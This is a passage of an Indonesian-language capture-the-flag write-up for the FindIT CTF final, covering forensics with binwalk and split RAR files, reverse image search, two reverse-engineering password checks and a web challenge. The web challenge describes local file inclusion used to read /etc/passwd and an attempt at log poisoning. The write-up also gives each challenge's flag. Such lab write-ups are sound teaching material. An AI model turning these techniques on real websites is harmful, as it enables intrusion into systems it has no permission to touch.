    non_image_folder = r'C:\1Jonathan\CTFS\FindIT Final\NonImageFiles'

    moved_files = find_non_image_files(folder_path, non_image_folder)

    if moved_files:
        print(f'The following non-image files were found and moved to {non_image_folder}:')
        for file_path in moved_files:
            print(file_path)
    else:
        print(f'No non-image files were found in {folder_path}.')
```

Dapet dah tuh 10 file tanpa ekstensi, coba cek hexnya ada Rar terkandung (bisa cek pake binwalk juga)

```
C:\1Jonathan\CTFS\FindIT Final>python3 solv.py
The following non-image files were found and moved to C:\1Jonathan\CTFS\FindIT Final\NonImageFiles:
C:\1Jonathan\CTFS\FindIT Final\ImageImage\8bc2F9BOAu\CyCy0aNJlG\K3d9hRm5Qs
C:\1Jonathan\CTFS\FindIT Final\ImageImage\8i0LHEw1tQ\3odad4Z71h\K3d9hRm5Qs
C:\1Jonathan\CTFS\FindIT Final\ImageImage\EVI2tBDD0j\7kCW31COKd\E6qB4jLp5s
C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\sJSwV13vOM\T8pWv7rX2n
C:\1Jonathan\CTFS\FindIT Final\ImageImage\P6btl42LtE\mg03uTtSc0\A9cR5eJ2gK
C:\1Jonathan\CTFS\FindIT Final\ImageImage\Qfr37aE9ZU\k4QRjvZBVx\Yb7fG2uPcN
C:\1Jonathan\CTFS\FindIT Final\ImageImage\snmzyGVkEF\udwaRWloL5\E6qB4jLp5s
C:\1Jonathan\CTFS\FindIT Final\ImageImage\Weoi8QDfK4\s3uP4h4gPp\K3d9hRm5Qs
C:\1Jonathan\CTFS\FindIT Final\ImageImage\XAtJx5JwK3\awBTNhUMX2\T8pWv7rX2n
```

```
binwalk -e 1_K3d9hRm5Qs 3_K3d9hRm5Qs 5_E6qB4jLp5s 7_T8pWv7rX2n 9_A9cR5eJ2gK
11_Yb7fG2uPcN 13_E6qB4jLp5s 15_K3d9hRm5Qs 17_T8pWv7rX2n 19_Yb7fG2uPcN
```

Pas mau ekstrak ga bisa, karena dia file per-part, yaudah, nguli hadeh. Diurutin pake unrar v (buat cek volume keberapa), rename sesuai vol-nya (0-9), terus unrar x


```
┌──(jons㉿01-20-jonathans)-[~/ctf/findit/ImageImage/solv/_19_Yb7fG2uPcN.extracted]
└─$ unrar x "0 (1).rar"

UNRAR 7.01 beta 1 freeware      Copyright (c) 1993-2024 Alexander Roshal


Extracting from 0 (1).rar
```

Gedeg kocak ngecek volumenya

FindITCTF{t4k3S_t0O_L0n9_huH?}

Osint

get it



Langsung saja reverse image search, **FindITCTF{Vilnius,Lithuania}**.

Reverse Engineering

GUess Me

```
__int64 start()
{
  signed __int64 v0; // rax
  signed __int64 v1; // rax
  signed __int64 v2; // rax
  signed __int64 v3; // rax
  signed __int64 v4; // rax
  signed __int64 v5; // rax
  signed __int64 v6; // rax
  signed __int64 v7; // rax

  v0 = sys_write(1u, prompt, 0x1AuLL);
  v1 = sys_read(0, &input, 6uLL);
  *(&input + strcspn(&input)) = 0;
  ::v4 = (unsigned __int8)input + 1;
  ::v5 = (unsigned __int8)byte_402001 + 2;
  ::v6 = ((unsigned int)(unsigned __int8)byte_402002 + 3) | ((unsigned __int64)((unsigned int)(unsigned __int8)byte_402003
                                                                                                                  + 4) << 32);
  ::v7 = (unsigned __int8)byte_402004 + 5;
  if ( ::v6 == 0x3500000076LL && ::v4 == 110 && ::v5 == 54 && ::v7 == 109 )
  {
    itob(buffer, (unsigned int)::v6 / (::v5 + ::v4) + 109, (unsigned int)::v6 % (::v5 + ::v4));
    v2 = sys_write(1u, flag_prefix, 0xBuLL);
    v3 = sys_write(1u, buffer, 0x14uLL);
    v4 = sys_write(1u, flag_suffix, 2uLL);
    v5 = sys_exit(0);
  }
  v6 = sys_write(1u, error_msg, 0x11uLL);
  v7 = sys_exit(2);
  return strcspn(2LL);
}
```

```
itoidthewarrior  /re/guess_me
>>> python
Python 3.11.6 (main, Oct  8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> byte_402000 = chr(110 -1)
>>> byte_402001 = chr(54 - 2)
>>> byte_402002 = chr(0x76 - 3)
>>> byte_402003 = chr((0x3500000000 >> 32) - 4)
>>> byte_402004 = chr(109 - 5)
>>> password = byte_402000 + byte_402001 + byte_402002 + byte_402003 + byte_402004
>>> password
'm4s1h'
>>>
```

```
itoidthewarrior  /re/guess_me                                   36%  4.53G
>>> python
Python 3.11.6 (main, Oct  8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> byte_402000 = chr(110 -1)
>>> byte_402001 = chr(54 - 2)
>>> byte_402002 = chr(0x76 - 3)
>>> byte_402003 = chr((0x3500000000 >> 32) - 4)
>>> byte_402004 = chr(109 - 5)
>>> password = byte_402000 + byte_402001 + byte_402002 + byte_402003 + byte_402004
>>> password
'm4s1h'
>>>
itoidthewarrior  /re/guess_me                                   36%  56.30s  4.54G
>>> ./guess
Masukkan passwordmu guys: m4s1h
FindITCTF{01101101}
itoidthewarrior  /re/guess_me                                   36%  4.25s  4.53G
>>>
```


Cukup retrieve byte_402000 sampai byte_402004 dari static analysis hasil decompile.

binbin


```
void __noreturn start()
{
  signed __int64 v0; // rax
  signed __int64 v1; // rax
  signed __int64 v2; // rax
  signed __int64 v3; // rax

  v0 = sys_write(1u, prompt, 0x1BuLL);
  v1 = sys_read(0, edata, 7uLL);
  if ( verif(&correct_password, edata) )
    get_flag();
  else
    v2 = sys_write(1u, error_msg, 0x21uLL);
  v3 = sys_exit(0);
}
```

```
signed __int64 __fastcall get_flag(__int64 a1, __int64 a2, int a3)
{
  __int64 v3; // rax
  signed __int64 v4; // rax

  v3 = sys_open(flag_filename, 0, a3);
  if ( v3 < 0 )
    return sys_write(1u, flag_not_found_msg, 0x16uLL);
  v4 = sys_read(v3, buffer, 0x32uLL);
  return sys_write(1u, buffer, 1uLL);
}
```

```
__int64 __fastcall verif(_BYTE *a1, _BYTE *a2)
{
  __int64 v2; // rcx

  v2 = 7LL;
  while ( *a2 == *a1 )
  {
    ++a2;
    ++a1;
    if ( !--v2 )
      return 1LL;
  }
  return 0LL;
}
```



Passwordnya ada di global variable correct_password, masukan passwordnya di server.




Web Exploitation

SimplyFile

Pas iseng-iseng cek webnya (karena blackbox), keliatan kalau dia manggil webpagenya dari parameter (wah bisa file inclusion nih). Bener aja bisa dong, bisa read etc/passwd

Kirain tadi ujung2nya ke RCE jadi coba log poisoning masukin payload aneh2, pas cek lognya ternyata flagnya udah ditulis di lognya oakwoawkoakwowak.



LFI biasa, tadi kirain RCE juga kwkwk, **FindITCTF{th15_is_5imp3L_Guess}**.